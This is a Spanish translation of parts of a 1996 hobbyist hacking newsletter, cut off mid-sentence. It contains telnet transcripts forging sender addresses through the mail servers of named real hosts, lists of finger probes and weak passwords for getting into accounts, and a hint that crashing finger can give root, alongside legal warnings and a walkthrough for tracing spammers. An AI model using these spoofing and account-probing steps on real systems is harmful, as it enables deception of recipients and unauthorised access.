helo santa@north.pole.org
Y el ordenador responde:
250 InterLink.NET Hello santa@north.pole.org (plato.nmia.com)
¡Oh, oh! Esta versión de sendmail no es tonta del todo! Mira como pone (plato.nmia.com) (el ordenador que yo estaba usando para este hack) sólo para hacerme saber que sabe el ordenador desde el que estoy haciendo telnet. Pero qué coño, todos los Internet hosts saben esa clase de informaci¢n. Mandar, correo falso de algún modo. De nuevo, lo que yo escribo no tiene números delante, mientras que las respuestas del ordenador están precedidas por el número 250:
mail from: santa@north.pole.com
250 santa@north.pole.com... Sender is valid (el remitente es válido)
rcpt to: cmeinel@nmia.com
250 cmeinel@nmia.com... Recipient is valid (destinatario válido)
data
354 Introduzca el mensaje. Termine con el carácter "." en una línea solo
Esto es el texto
.
250 Ok
quit
221 InterLink.NET: cerrando conexión.
OK, ¿qué clase de email generó ese ordenador? Esto es lo que obtuve usando Pine:
Return Path: <santa@north.pole.org>
Recibido:
desde InterLink.NET by nmia.com
with smtp
(Linux Smail3.1.28.1 #4)
id m0ueo7t 000LEKC; Fri, 12 jul 96 13:43 MDT
Recibido: desde plato.nmia.com by InterLink.NET (AIX 3.2/UCB 5.64/4.03)
id AA23900; Fri 12 Jul 1996 15:43:20 0400
Uups. Aquí el ordenador de InterLink.NET ha revelado el ordenador en el que yo estaba cuando hice telnet por su puerto 25. Sin embargo, mucha gente usa ese ordenador que funciona de Internet host.
Fecha: Fri 12 Jul 1996 15:43:20 0400
Desde: santa@north.pole.org
Mensaje-ID: <9607121943.AAA23900@InterLink.NET>
Apparently To: cmeinel@nmia.com

Este es el texto
OK, aquí no dice "Apparently-From" por ello ahora sé que el ordenador ns.interlink.Net es uno bastante seguro para poder enviar mis mensajes de correo falsificado desde él (digamos como intermediario, para entendernos).
Un experimentado aficionado del email sabría por la línea "Recibido:..." si se trata de correo falsificado.
Voy a intentar con otro ordenador. La Universidad de California en Berkeley es famosa por su investigación en ciencias de la computación. Me pregunto... ¿cómo serán sus hosts? Habiendo hallado primero la dirección numérica de Internet de una de estas máquinas (su IP), tecleo el comando:
telnet 128.32.152.164 25
Y te responde:
Trying 128.32.152.164...
Conectado a 128.32.152.164.
Escape character is `^]ï.
220 remarque.berkeley.edu ESMTP Sendmail 8.7.3/1.31 ready at Thu, 11 Jul 1996 12
Ahora tecleo:
help
Y su respuesta es:
214 Esta es la versión de Sendmail 8.7.3
214 Comandos:
214 HELO EHLO MAIL RCPT DATA
214 RSET NOOP QUIT HELP VRFY
214 EXPN VERB
214 Para más información use "HELP <asunto>".
214 Para informar sobre bugs existentes en la implementación mandar email a:
214 sendmail@CS.Berkeley.EDU
214 Para información local mandar email al Postmaster de tu site.
214 Fin de la información HELP
¡Oh, tío, un programa de sendmail ligeramente diferente! Me pregunto qué m s me dirá sobre estos comandos.
HELP mail
214 MAIL FROM <remitente>
214 Especifica el remitente
214 Fin de la información HELP
¡Gran j***da cosa esta! Bueno, veamos qué hace este ordenador ante el correo falsificado (ahora sabemos el nombre del ordenador, "remarque").
MAIL FROM: santa@north.pole.org
250 santa@north.pole.org... Sender ok (remitente correcto)
Heeeyyyyy.... esto es interesante... No dije "helo" y este programa de sendmail no me echo a la calle! Me pregunto qué significa eso...
RCPT TO: cmeinel@techbroker.com
250 Recipient ok (destinatario correcto)
DATA
354 Introduzca el mensaje, termine con un "." solo en una l¡nea
Esto es correo falsificado en un ordenador de Berkeley para el que
no tengo un password.
.
250 MAA23472 Mensaje aceptado para ser enviado
quit
221 remarque.berkeley.edu cerrando conexión.
Ahora usamos Pine para ver qué aparece en los encabezamientos:
Return Path: <santa@north.pole.org>
Recibido:
from nmia.com by nmia.com
with smtp
(Linux Sendmail3.1.28.1 #4)
id m0ue RnW 000LGiC; Thu, 11 Jul 96 13:53 MDT
Recibido:
from remarque.berkeley.edu by nmia.com

with smtp
(Linux Sendmail3.1.28.1 #4)
id m0ue RnV 000LGhC; Thu, 11 Jul 96 13:53 MDT
Apparently To: <cmeinel@techbroker.com>
Recibido: from merde.dis.org by remarque.berkeley.edu (8.7.3/1.31)
id MAA23472; Thu , 11 jul 1996 12:49:56 0700 (PDT)
Mira los tres mensajes "Recibido:". Mi ordenador PSI recibió este email no directamente de Remarque.berkeley.edu sino de merde.dis.com, quien a su vez lo recibió de Remarque. Hey, yo sé quién es el dueño de merde.dis.org! Berkeley envió el email falso a través del host del ordenador del famoso experto en seguridad Pete Shipley! Nota: el nombre "merde" es una broma, así como "dis.org".
Ahora veamos el aspecto del email enviado desde Remarque. Usemos Pine otra vez:
Fecha: Thu, 11 Jul 1996 12:49:56 0700 (PDT)
Desde: santa@north.pole.org
Mensaje-ID: <199607111949.MAA23472@remarque.berkeley.edu>
Esto es correo falsificado en un ordenador de Berkeley para el que no tengo password
Hey, esto es bastante guay. No nos avisa de que la dirección de Santa es falsa! Todavía mejor, guarda en secreto el nombre del ordenador original (del mío jejeje): plato.nmia.com. De este modo remarque.berkeley.edu fue realmente un buen ordenador desde el que enviar correo falso. (Nota: la última vez que probé, ya habían arreglado este agujero en Remarque, o sea que no te molestes en hacer telnet allí.)
Pero no todos los programas de sendmail son tan fáciles para falsear email. ¡Observa el email que creé desde atropos.c2.org!
telnet atropos.c2.org 25
Trying 140.174.185.14...
Conectado a atropos.c2.org.
Escape character is `^]ï.
220 atropos.c2.org ESMTP Sendmail 8.7.4/CSUA ready at Fri 12 Jul 96 15:41:33
help
502 Sendmail 8.7.4 Comando HELP no implementado
¡Caramba!, ¿estás cachondo hoy, eh?.... Qué coño, tiremos p'lante de algún modo...
helo santa@north.pole.org
501 Nombre de dominio no válido
Hey, qué pasa contigo, cacho perro? A otros programas de sendmail no les importa el nombre que use con "helo". OK, OK, te daré un nombre de dominio válido, pero no un nombre de usuario válido, hohoho!
helo santa@unm.edu
250 atropos.c2.org Hello cmeinel@plato.nmia.com {198.59.166.165} encantado de
conocerte.
Muuuyyyy divertido, tío. Apostaría a que seguro que estás encantado de conocerme. ¿Por qué #$%& me pides un nombre de dominio válido si sabías ya quién era?
mail from: santa@north.pole.org
250 santa@north.pole.org... Sender ok
rcpt to: cmeinel@nmia.com
250 Recipient ok
data
354 Introduzca el texto del mensaje, termine con "." solo en una línea
Oh, mierda!
.
250 PAA13437 Mensaje aceptado para ser enviado
quit
221 atropos.c2.org cerrando conexión.
OK, ¿qué clase de email habrá generado ese repugnante programa de sendmail? Voy corriendo a Pine y echo un vistazo:
Return Path: <santa@north.pole.com>
Bueno, qué bonito que me deje usar mi dirección falsa.
Recibido:
from atropos.c2.org by nmia.com
with smtp
(Linux Sendmail3.1.28.1 #4)
id m0ueqxh 000LD9C; fri 12 Jul 1996 16:45 MDT

Apparently To: <cmeinel@nmia.com>
Recibido: desde santa.unm.edu (cmeinel@plato.nmia.com [198.59.166.165])
Oh, verdaderamente especial! No sólo el ordenador artropos.c2.org revela mi verdadera identidad, también revela lo de santa.unm.edu. Mierda... Me servirá de lección.
by artropos.c2.org (8.7.4/CSUA) with SMTP id PAA13437 for
cmeinel@nmia.com;
Fecha: Fri, 12 Jul 1996 15:44:37 0700 (PDT)
Desde: santa@north.pole.com
Mensaje-ID: <199607122244.PAA13437@atropos.c2.org>
Oh, mierda!
Por ello, la moraleja de este hack es que hay montones de diferentes programas de email flotando en el puerto 25 de los Internet hosts. Si quieres divertirte con ellos, es una buena idea hacerles una prueba antes de usarlos para presumir después, ¿ok?

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol 1. N£mero 3

Cómo puede ser usado finger para acceder a partes privadas de un Internet host.

Antes de que te excites demasiado al leer cómo usar el finger para acceder a un Internet host, por favor que todos los agentes de la ley que haya por ahí que se relajen. No voy a dar instrucciones paso a paso. Ciertamente no voy a sacar trozos de código de todos esos programas que cualquier newbie tiene almacenados en su disco duro y que sirven para acceder ilegalmente a algunos hosts. Lo que estás apunto de leer son algunos principios y técnicas básicas en el cracking con finger. De hecho, algunas de éstas técnicas son divertidas y legales mientras no sean llevadas demasiado lejos. Y además pueden darte consejos sobre cómo hacer que tu Internet host sea más seguro.
También puedes usar esta información para convertirte en un cracker. Tuya es la decisión. Si es así, ten en cuenta lo divertido de ser la "novia" de un compañero de celda llamado "Spike", por ejemplo.

Nota-Para-El-Newbie #1: Mucha gente da por hecho que "hacking" y "cracking" son sinónimos. Pero "cracking" es conseguir acceso ilegalmente en un ordenador. "Hacking" es el universo repleto de todas las cosas divertidas que uno puede hacer con los ordenadores, sin necesidad de quebrantar la ley o causar daño.

¿Qué es finger? Es un programa que funciona en los puertos 79 de muchos Internet hosts. Normalmente su misión es ofrecer información sobre los usuarios de un ordenador determinado.
Para repasar, analicemos el virtuoso pero aburrido modo en que ordenamos a nuestro host que nos ofrezca información usando el comando finger:
finger Joe_Blow@boring.ISP.net
Esto hace telnet al puerto 79 en el host boring.ISP.net. Coge lo que haya en los archivos .plan y .project relativo a Joe Blow y te lo muestra en tu monitor.
Pero lo que haría el Feliz Hacker es primero hacer telnet a boring.ISP.net por el puerto 79, desde el cual podemos entonces utilizar el programa finger:
telnet boring.ISP.net 79
Si eres un ciudadano de Internet honrado entonces teclea el comando:
Joe_Blow
o también puede ser el comando:
finger Joe_Blow
Esto debería darte los mismos resultados que si sólo estuvieras en tu propio ordenador y dieses el comando "finger Joe_Blow@boring.ISP.net."
Pero para un cracker, hay montones y montones de cosas que probar después de conseguir el control del programa finger de boring.ISP.net haciendo telnet en el puerto 79.
Ah, pero si no me acordé de enseñar cómo hacer maldades. Cubriremos aspectos generales de cómo finger es usado para acceder a boring.ISP.net. También aprenderás algunas cosas perfectamente legales que puedes intentar que finger haga.

Por ejemplo, algunos programas finger responderán al comando:
finger@boring.ISP.net
Si por casualidad te topas con un programa de finger lo suficientemente viejo o confiado como para aceptar este comando, obtendrás algo como esto:
[boring.ISP.net]
Login Name TTY Idle When Where
happy Prof. Foobar co 1d Wed 08:00 boring.ISP.net
Esto te dice que sólo un tío est registrado, y que no est haciendo nada. Esto significa que si alguien se las arreglara para penetrar, nadie sería capaz de notarlo, al menos nadie de lejos.
Otro comando al que un puerto finger puede ser que responda es simplemente:
finger
Si este comando funciona, te dará una lista completa de los usuarios de ese host. Estos nombres de usuario pueden ser por ello utilizados para saltarse un password.
A veces un sistema no pondrá objeciones a pesar de lo lamer que sea el password utilizado. Hábitos comunes de lamers a la hora de elegir passwords es no usar no usar ninguno, el mismo password que el nombre del usuario, el primer nombre del usuario o su apellido, y "guest" ("cliente"). Si lo anterior no le funciona al cracker, hay un montón de programas circulando por ah¡ que prueban cada palabra del diccionario y cada nombre de la típica guía telefónica.

Newbie-Nota #2: ¿Es fácil de crackear tu password? Si tienes una cuenta shell, puedes modificarlo con el comando:
passwd
Elige tu password que no esté en el diccionario o en la guía telefónica, y que sea como mínimo de 6 caracteres de largo e incluya algunos caracteres que no sean letras del alfabeto.
Un password que pueda encontrarse en un diccionario aunque tenga un carácter adicional al final (p. ej.: hotelx) *no* es un buen password.

Otros comandos de los que puedes obtener alguna respuesta en finger son:
finger @
finger 0
finger root
finger bin
finger ftp
finger system
finger guest
finger demo
finger manager
O, incluso, simplemente pulsando <enter> una vez que estés en el puerto 79 puede que te dé algo interesante.
Hay montones de otros comandos que pueden funcionar o no. Pero la mayoría de los comandos en la mayoría de los programas finger no te responderán nada, porque la mayoría de los administradores de sistema no desean ofrecer la información en bandeja a visitantes puntuales. De hecho, un sysadmin realmente cuidadoso desactivará el programa finger entero. Por ello puede que nunca puedas arreglártelas a entrar por el puerto 79 de algunos ordenadores.
Sin embargo, ninguno de los comandos que te he enseñado te dará privilegios de root. Simplemente te ofrecen información.

Newbie-Nota #3: ¡Root! Es el Walhalla del cracker principiante. "Root" es la cuenta en un ordenador multi-usuario que te permite convertirte en dios. Es la cuenta desde la que puedes usar y entrar en cualquier otra cuenta, leer y modificar cualquier archivo, usar cualquier programa. Con privilegios de root puedes perfectamente destruir perfectamente todos los datos que haya en boring.ISP.net (¡NO estoy sugiriendo que hagas eso!)

Es legal preguntarle al programa finger de boring.ISP.net sobre cualquier cosas que desees saber. Lo peor que puede pasar es que el programa se cuelgue.
Colgarse... ¿qué ocurre si finger se queda colgado?
Pensemos sobre lo que finger hace actualmente. Es el primer programa que te encuentras cuando haces telnet a boring.ISP.net por el puerto 79. Y una vez allí, le puedes ordenar (mediante un comando) que se dirija a leer archivos de cualquier cuenta de usuario que puedas elegir.
Esto significa que finger puede mirar en cualquier cuenta.
Eso significa que si finger se cuelga, puedes acabar siendo root.

Por favor, si por casualidad consigues privilegios de root en el host de cualquier extraño, ¡sal de ese ordenador inmediatamente! -También harías bien buscando una buena excusa para los administradores de tu sistema y la policía por si fueses detenido!
Si consiguieras hacer que finger se colgara dándole algún comando como ///*^S, puedes pasar un buen tiempo intentando explicar que estabas buscando información disponible al público inocentemente.

PUEDES-IR-A-LA-CÁRCEL-NOTA #1: Acceder a un área de un ordenador que no está abierta al público es ilegal. Además, si usas las líneas telefónicas o Internet a través de la red telefónica para acceder a una parte no-pública de un ordenador, habrás cometido un delito. Puede que incluso no causes ningún daño, y aún así será ilegal. Hasta si sólo consigues privilegios de root e inmediatamente cierras la conexión, seguirá siendo ilegal.

Los tíos de la verdadera élite accederán a una cuenta root desde finger y simplemente se marcharán inmediatamente. Ellos (la élite de los crackers) dicen que la verdadera emoción del cracking viene cuando *eres capaz* de hacerle cualquier cosa a boring.ISP.net, pero aguantas la tentación.
La Élite de la élite hacen más que simplemente abstenerse de aprovecharse de los sistemas en los que penetran. Informan a los administradores del sistema de que han entrado en su ordenador, y dejan una explicación de cómo arreglar el agujero de seguridad.

PUEDES-IR-A-LA-CÁRCEL-NOTA #2: Cuando accedes a un ordenador, las cabeceras de los paquetes que llevan tus comandos le dicen al sysadmin (administrador del sistema) de tu objetivo quién eres tú. Si estás leyendo este documento es que no sabes lo suficiente como para borrar tus huellas. ¡Sugiérele a tu tentación que se vaya a dar un paseo y te deje tranquilo/a!

Ah, pero ¿cuáles son tus oportunidades de conseguir privilegios de root a través de finger? Tropecientos hackers se han quedado con las ganas de entrar en muchos sistemas. ¿Significa eso que los programas finger funcionando en Internet hoy en día están todos asegurados lo suficiente como para que no puedas conseguir privilegios de root nunca más?
No.
La nota final es que cualquier sysadmin que deje el servicio finger funcionando en su ordenador está asumiendo un gran riesgo. Si eres el usuario de un PSI que permite finger, hazte esta pregunta: ¿vale la pena correr el riesgo de anunciar tu existencia en Internet?
OK, estoy acabando este documento. ¡Espero con ansia tu contribución a esta lista. Happy Hacking! ¡y ten cuidado de ser arrestado!

GUÍA DEL HACKING (mayormente) INOFENSIVO

Vol. 1 Número 4

¡Hoy es el día de la diversión del vigilante!
Cómo echar a los capullos fuera de sus PSIs.

¿Cuánto te gustaría hacer eso cuando tu discreto newsgroup queda de repente invadido por anuncios de números 900 de sexo y Haz-Dinero-Rápidamente? Si nadie nunca hubiera hecho que esos tíos pagasen por su insolencia, pronto Usenet habría estado invadida de ordinarieces.
Es realmente tentador, no crees, usar nuestros conocimientos sobre hacking para echar a esos tíos de una vez por todas. Pero muchas veces hacer eso es igual que usar una bomba atómica para cargarte una hormiga. ¿Para qué arriesgarse a ir a la cárcel cuando existen caminos legales para poner en huida a esas sabandijas?
Este capítulo de Happy Hacking te enseñará algunas maneras de luchar contra la escoria en Usenet.
Los spammers (nombre dado a quienes realizan este tipo de publicidad abusiva) dependen del email falsificado y los sitios de Usenet. Tal y como aprendimos en el segundo número de la Guía Del Hacking (mayormente) Inofensivo es fácil falsificar el correo electrónico. Bueno, pues también es fácil divertirse con Usenet.

Newbie-Nota #1: Usenet es una parte de Internet que está formado por el sistema de grupos de discusión on-line llamado "newsgroups". Ejemplos de newsgroups son rec.humor, comp.misc, news.announce.newusers, sci.space.policy y alt.sex. Existen más de 10,000 newsgroups. Usenet comenzó en 1980 como una red Unix que unía a personas que querían (lo adivinaste) hablar

sobre Unix. Entonces alguna de esa gente quiso hablar de otros asuntos, como física, vuelo espacial, humor de bar, y sexo. El resto es historia.

Aquí tenemos un rápido sumario de cómo trucar los Usenet sites. Una vez más, usaremos la técnica de hacer telnet a un puerto específico. El puerto Usenet sólo suele estar abierto a aquellas personas que poseen cuentas en ese sistema. Por ello necesitarás hacer telnet desde tu cuenta shell a tu propio PSI de esta manera:
telnet news.myISP.com nntp
donde tienes que sustituir la parte de tu dirección de email que viene detrás de la @ por "myISP.com". También tienes la posibilidad de usar "119" en lugar de "nntp".
Con mi PSI obtengo lo siguiente:
Trying 198.59.115.25 ...
Conectado a sloth.swcp.com.
Escape character is `^]ï.
200 sloth.swcp.com InterNetNews NNRP server INN 1.4unoff 05-ready (posting)
Ahora, cuando entremos en un programa que no sepamos muy bien cómo funciona, tecleamos:
help
Y obtendremos:
100 Legal comands
authinfo user Name|pass Password|generic <prog> <args>
article [MessageID|Number]
body [MessageID|Number]
date
group newsgroup
head [MessageID|Number]
help
ihave
last
list [active|newsgroups|distributions|schema]
listgroup newsgroup
mode reader
newsgroups yymmdd hhm mss ["GMT"] [<distributions]
newnews newsgroups yymmdd hhmmss ["GMT"] [<distributions>]
next
post
slave
stat [MessageID|Number]
xgtitle [group_pattern]
xhdr header [range|MessageID]
xover [range]
xpat header range|MessageID pat [morepat...]
xpath Message ID
Informar sobre posibles problemas a <usenet@swcp.com>
Usa tu imaginación con estos comandos. Además, si pretendes hackear sites desde un PSI distinto al tuyo, ten presente que algunos Internet hosts tienen un puerto nntp que o no requiere password o uno fácilmente adivinable como "post" o "news". Pero puede ser un gran esfuerzo encontrar un puerto nntp que no esté defendido. Por ello, y porque normalmente tendrás que hacerlo en tu propio PSI, es mucho más difícil que hackear el email.
Sólo recuerda cuando estés "hackeando" Usenet sites que tanto el email como los Usenet sites trucados pueden ser detectados fácilmente, si sabes buscar para ello. Y es posible decir desde dónde fueron hackeados. Una vez que detectes de dónde viene realmente el "spam", puedes utilizar el Message-ID (Identificaci¢n del Mensaje) para enseñarle al sysadmin (administrador del sistema) a quién debe echar.
Normalmente no te será posible averiguar la identidad del culpable por ti mismo. ¡Pero puedes hacer que sus PSIs le cancelen sus cuentas!
Seguramente estos Reyes del Spamming volverán a aparecer en cualquier otro PSI inocentón. Siempre est n en activo. Y, hey, ¿cuando fue la última vez que recibiste una "Maravillosa Oferta de Descuentos en su Compra"? Si no fuese por nosotros, los vigilantes de la Red, vuestros buzones y newsgroups estarían continuamente llenos de basura.

Y además el ataque contra los spammers que estoy a punto de enseñarte es ¡perfectamente legal! Hazlo y te convertir s en un Chico Bueno oficialmente. Hazlo en una fiesta y enseña a tus amigos a hacerlo también. ¡Es difícil conseguir demasiados vigilantes anti-spam ahí fuera!

Lo primero que tenemos que hacer es revisar cómo leer los encabezamientos (headers) de los artículos de Usenet y el email.

El encabezamiento es lo que nos muestra la ruta que el email o el artículo de Usenet utilizó para llegar hasta tu ordenador. Nos da los nombres de los Internet hosts que han sido usados en la creación y la transmisión de un mensaje. Sin embargo, cuando algo ha sido falsificado puede que los nombres de esos hosts sean falsos también. Como alternativa para evitar esto, el avezado falsificador usar nombres de hosts reales. Pero el hacker experimentado es capaz de decir si los hosts listados en el encabezamiento fueron usados realmente.

Primero analizaremos un ejemplo de spamming en Usenet. Un lugar realmente bueno para encontrar basura de esta clase es alt.personals. No es un lugar tan patrullado por vigilantes anti-spam como por ejemplo digamos rec.aviation.military. (¡Los que se meten con pilotos de guerra lo hacen por su propia cuenta y riesgo, y asumiendo las consecuencias!)

Así que lo que tenemos aquí es un frecuente ejemplo de spamming descarado, tal y como es mostrado por el lector de News basado en Unix "tin":

Thu, 22 Aug 1996 23:01:56 alt.personals Tomados 134 de 450
Lines 110 >>>>TEST DE COMPATIBILIDAD GRATIS E INSTANTµNEO Sin responder
ppgc@ozemail.com.au glennys e clarke at OzEmail Pty Ltd - Australia
HAZ CLICK AQUÖ PARA TU TEST DE COMPATIBILIDAD GRATIS E INSTANTµNEO!
http://www.perfect-partners.com.au
POR QUÉ LOS SOLTEROS MÁS SELECTIVOS NOS ESCOGEN
En Perfect Partners (Newcastle) International somos privados y confidenciales. Presentamos damas y caballeros entre sí con propósitos de amistad y matrimonio. Con más de 15 años de experiencia, Perfect Partner es una de las agencias de contactos de amistad en Internet con más prestigio y éxito.

Por supuesto la primera cosa que resalta sobre el resto es la dirección de email de retorno. Nosotros los vigilantes de la red solíamos mandar siempre de retorno una copia del puñetero mensaje a la dirección de correo electrónico del spammer.

En un grupo de News tan consultado como alt.personals, si únicamente uno de cada cien lectores devuelve el mensaje a la cara del remitente (mejor dicho, a su buzón) obtendremos una avalancha de mail-bombing. Esta avalancha alerta inmediatamente a los sysadmins (administradores de sistema) del PSI de la presencia de un spammer, y "Hasta Luego Lucas" a la cuenta del capullo. Por ello, para retrasar la inevitable respuesta de los vigilantes, hoy en día muchos spammers utilizan direcciones de email falsas o trucadas.

Para comprobar si la dirección de email es falsa, salgo de "tin" y en el prompt de Unix tecleo el comando:
whois ozemail.com.au
Obtengo la respuesta:
no match for "OZEMAIL.COM.AU" (no existe "OZEMAIL.COM.AU")

Sin embargo eso no prueba nada, porque el "au" del final de la dirección de email significa que es una dirección de Australia. Desafortunadamente, "whois" no funciona en la mayoría de Internet fuera de USA.

El siguiente paso es mandar algún email de queja a esta dirección. Una copia del propio spam es normalmente una protesta suficiente. Pero por supuesto le enviamos el email sin dirección del mensaje (nuestra).

A continuación voy a la Web que se anuncia. Llego y contemplo que hay una direcci¢n de email de esta compañía, perfect.partners@hunterlink.net.au. ¿Por qué no me sorprendo cuando veo que no es la misma que la que había en el mensaje de alt.personals?

Podríamos detenernos justo aqu¡ y tirarnos una o dos horas mandando 5 MB de emails con basura en los attachments a perfect.partners@hunterlink.net.au.

Hmmm, ¿mandamos gifs de hipopótamos apareándose?

Puedes-Ir-A-La-Cárcel-Nota: Mailbombing es una manera de meterse en serios problemas. Según la experta en seguridad informática Ira Winkler "Es ilegal hacer mail-bomb a un spammer. Si llega a ser demostrado que tu causaste maliciosamente cualquier pédida financiera, en las que se pueden incluir el provocar horas de trabajo recuperándose de un mail-bomb, tienes responsabilidad de tipo criminal (culpabilidad). Si un sistema no está configurado correctamente, y tiene el directorio de correo en el disco duro del sistema, puedes reventar el sistema entero. Esto te convierte en más criminal todavía".

Puff. Desde que el mailbombing intencionado es ilegal, no puedo mandar esos gifs de hipopótamos apareándose. Por esto lo que hice fue enviar de vuelta una copia del spam a perfect.partners. Puede que parezca una venganza estúpida, pero aprenderemos a hacer mucho más que eso. Incluso mandando un sólo email a esos tíos puede convertirse en el comienzo de una oleada de protestas que los eche de Internet de una vez por todas. Si únicamente una de mil personas que reciben el spamming van a la Web de los tíos esos y les envía un email de protesta, aún así recibirán miles de protestas a consecuencia de sus abusivos mensajes. Este gran

volumen de email puede ser suficiente para alertar a los sysadmins del PSI de la presencia del spammer, y, como dije, "hasta luego lucas" a la cuenta del spammer.
Fíjate lo que dice Dale Amon (propietario/operador de un PSI) sobre el poder del email-protesta:
"Uno no tiene que pedir ayuda para hacer un mail-bomb. Simplemente ocurre y ya está. Cuando veo un spammer, automáticamente le mando una copia de su propio mensaje. Me imagino que un montón de gente más hará lo mismo al mismo tiempo. Si ellos (los spammers) ocultan su dirección de email (la verdadera), la averiguo y les mando el correspondiente mensaje si tengo tiempo. En absoluto me remuerde la conciencia al hacerlo."
Hoy en día Dale es el propietario y el director técnico del PSI más grande y antiguo de Irlanda del Norte, por ello conoce perfectamente los mejores modos de descubrir qué PSI está albergando al spammer. Y estamos a punto de aprender uno de ellos.
Nuestro objetivo es descubrir quién ofrece la conexión a Internet a estas personas, y también ¡quitarles esa conexión! Créeme, cuando la gente que controla un PSI encuentra que uno de sus clientes es un spammer, normalmente no tardan mucho en echarlos fuera.
Nuestro primer paso ser diseccionar el encabezamiento del mensaje para ver cómo y dónde fue falsificado.
Dado que mi lector de news (tin) no permite visualizar los encabezamientos, uso el comando "m" para enviar una copia de este mensaje a mi cuenta shell.
Llega unos pocos minutos después. Abro el mensaje con el programa de email "Pine" y obtengo un encabezamiento con todo lujo de detalles:
Path:
sloth.swcp.com!news.ironhorse.com!news.uoregon.edu!vixen.cso.uiuc.edu!news.s
tealth.net!nntp04.primenet.com!nntp.primenet.com!gatech!nntp0.mindspring.com
!news.mindspring.com!uunet!in2.uu.net!OzEmail!OzEmail-In!news
From:glennys e clarke <ppgc@ozemail.com.au>
NNTP-Posting-Host: 203.15.166.46
Mime-Version: 1.0
Content-Type: text/plain
Content-Transfer-Encoding: 7bit
X-Mailer: Mozilla 1.22 (Windows; I; 16bit)
El primer elemento de este encabezamiento es rotundamente verdadero: sloth.swcp.com. Es el ordenador que mi PSI utiliza para albergar los newsgroups. Es el último enlace en la cadena de ordenadores que ha distribuido el mensaje-spam por el mundo.

Newbie-Nota #2: Los hosts de Internet tienen dos "nombres" con diferente significado referente a su dirección en la Red. "Sloth" es el nombre de uno de los ordenadores que posee la compañía con dominio swcp.com. Por ejemplo "sloth" es digamos el nombre del servidor de news, y "swcp.com" el apellido.
"Sloth" se puede interpretar también como el nombre de la calle, y "swcp.com" el nombre de la ciudad, estado y código zip.
"Swcp.com" es el nombre del dominio que posee la compañía Southwest Cyberport. Todos los hosts tienen además versiones numéricas de sus nombres (n§ de IP) por ejemplo 203.15.166.46.

Lo siguiente que haremos es obvio. El encabezamiento dice que el mensaje tuvo como origen el host 203.15.166.46. Por ello hacemos telnet a su servidor de nntp (puerto 119):
telnet 203.15.166.46 119
Obtenemos:
Trying 203.15.166.46 ...
telnet: connect: Conexión rechazada
Parece ser a todas luces que este elemento del encabezamiento está falsificado. Si este realmente fuera un ordenador que alberga newsgroups, debería tener un puerto de nntp que aceptara visitantes. éticamente me aceptaría durante ese medio segundo que tarda en darse cuenta de que yo no estoy autorizado para usarlo, pero lo haría. Sin embargo en este caso rechaza cualquier tipo de conexión.
Aquí tenemos otra explicación: hay un firewall en este ordenador que filtra los paquetes de información y que sólo acepta a usuarios autorizados. Pero esto no es lo corriente en un PSI utilizado por un spammer. Esta clase de firewall se utiliza normalmente para conectar una red local de una empresa con Internet.
A continuación intento mandar un email (una copia del spam) a postmaster@203.15.166.46. Pero esto es lo que obtengo:
Fecha: Wed, 28 Aug 1996 21:58:13 -0600
From: Mail Delivery Subsystem <MAILER-DAEMON@techbroker.com>
To: cmeinel@techbroker.com
Subject: Returned mail: Host desconocido (Name server: 203.15.166.46: host
no encontrado)

Fecha de recepci¢n del mensaje original: Wed, 28 Aug 1996 21:58:06 -0600
from cmeinel@localhost
----- Las siguientes direcciones presentan problemas de reparto -----
postmaster@203.15.166.46 (error irreparable)
----- Transcript of session follows ----- ("Transcripción de la sesión")
501 postmaster@203.15.166.46... 550 Host desconocido
(Name server: 203.15.166.46: host no encontrado)
----- Original message follows ----- ("Mensaje original")
Return-Path: cmeinel
Recibido: (from cmeinel@localhost) by kitsune.swcp.com (8.6.9/8.6.9) id
OK, parece ser que la información sobre el servidor de nntp era falsa también.
A continuación comprobamos el segundo elemento de la línea inicial del encabezamiento. Como empieza con la palabra "news", me figuro que se tratará de un ordenador que alberga newsgroups. Compruebo su puerto nntp para asegurarme:
telnet news.ironhorse.com nntp
Y el resultado es:
Trying 204.145.167.4 ...
Conectado a boxcar.ironhorse.com.
Escape character is `^]ï.
502 Usted no posee permiso para hablar. Adios.
Conexión cerrada por host remoto.
OK, sabemos entonces que esa parte del encabezamiento hace referencia a un server de news real. Oh, sí, también hemos averiguado el nombre/dirección que el ordenador ironhorse.com usa para albergar las news: "boxcar".
Pruebo el siguiente elemento de la ruta:
telnet news.uoregon.edu nntp
Y obtengo:
Trying 128.223.220.25 ...
Conectado a pith.uoregon.edu.
Escape character is `^]ï.
502 Usted no posee permiso para hablar. Adios.
Conexión cerrada por el host remoto.
OK, este era también un server de news válido. Ahora saltemos hasta el último elemento el encabezamiento: in2.uu.net:
telnet in2.uu.net nntp
Conseguimos esta respuesta:
in2.uu.net: host desconocido
Aquí hay algo sospechoso. Este host del encabezamiento no est conectado ahora mismo a Internet. Probablemente sea falso. Ahora comprobemos el nombre de dominio:
whois uu.net
El resultado es:
UUNET Technologies, Inc. (UU-DOM)
3060 Williams Drive Ste 601
Fairfax, VA 22031
USA
Nombre de Dominio: UU.NET
Administrative Contact, Technical Contact, Zone Contact:
UUNET, Alternet [Technical Support] (OA12) help@UUNET.UU.NET
+1 (800) 900-0241
Billing Contact:
Payable, Accounts (PA10-ORG) ap@UU.NET
(703) 206-5600
Fax: (703) 641-7702
Record last updated on 23-Jul-96
Record created on 20-May-87.
Domain servers listed in order:
NS.UU.NET 137.39.1.3
UUCP-GW-1.PA.DEC.COM 16.1.0.18 204.123.2.18
UUCP-GW-2.PA.DEC.COM 16.1.0.19

NS.EU.NET 192.16.202.11
The InterNIC Registration Services Host contains ONLY Internet
Information (Networks, ASNïs, Domains, and POCïs)
Please use the whois server at nic.ddn.mil for MILNET Information.
Vemos que uu.net es un dominio real. Pero teniendo en cuenta que el host in2.uu.net que aparece en el encabezamiento no está conectado actualmente a Internet, puede que esta parte del encabezamiento sea falsa. (Puede haber también otras explicaciones para esto).
Volviendo al elemento anterior del encabezamiento, probamos a continuación:
telnet news.mindspring.com nntp
Obtengo:
Trying 204.180.128.185 ...
Conectado a news.mindspring.com
Escape character is `^]ï.
502 Usted no est registrado en mi archivo de acceso. Adios.
Conexión cerrada por host remoto.
Interesante. No obtengo ningún nombre de host específico para el puerto nntp (recordemos, como antes "boxcar", por ej.). ¿Qué significa esto? Bueno, hay una cosa que podemos hacer. Hagamos telnet al puerto que nos presenta la orden de que debemos hacer login. Ese puerto es el 23, pero telnet va automáticamente al 23 a menos que le digamos lo contrario:
telnet news.mindspring.com
Ahora ver s qu, divertido!:
Trying 204.180.128.166 ...
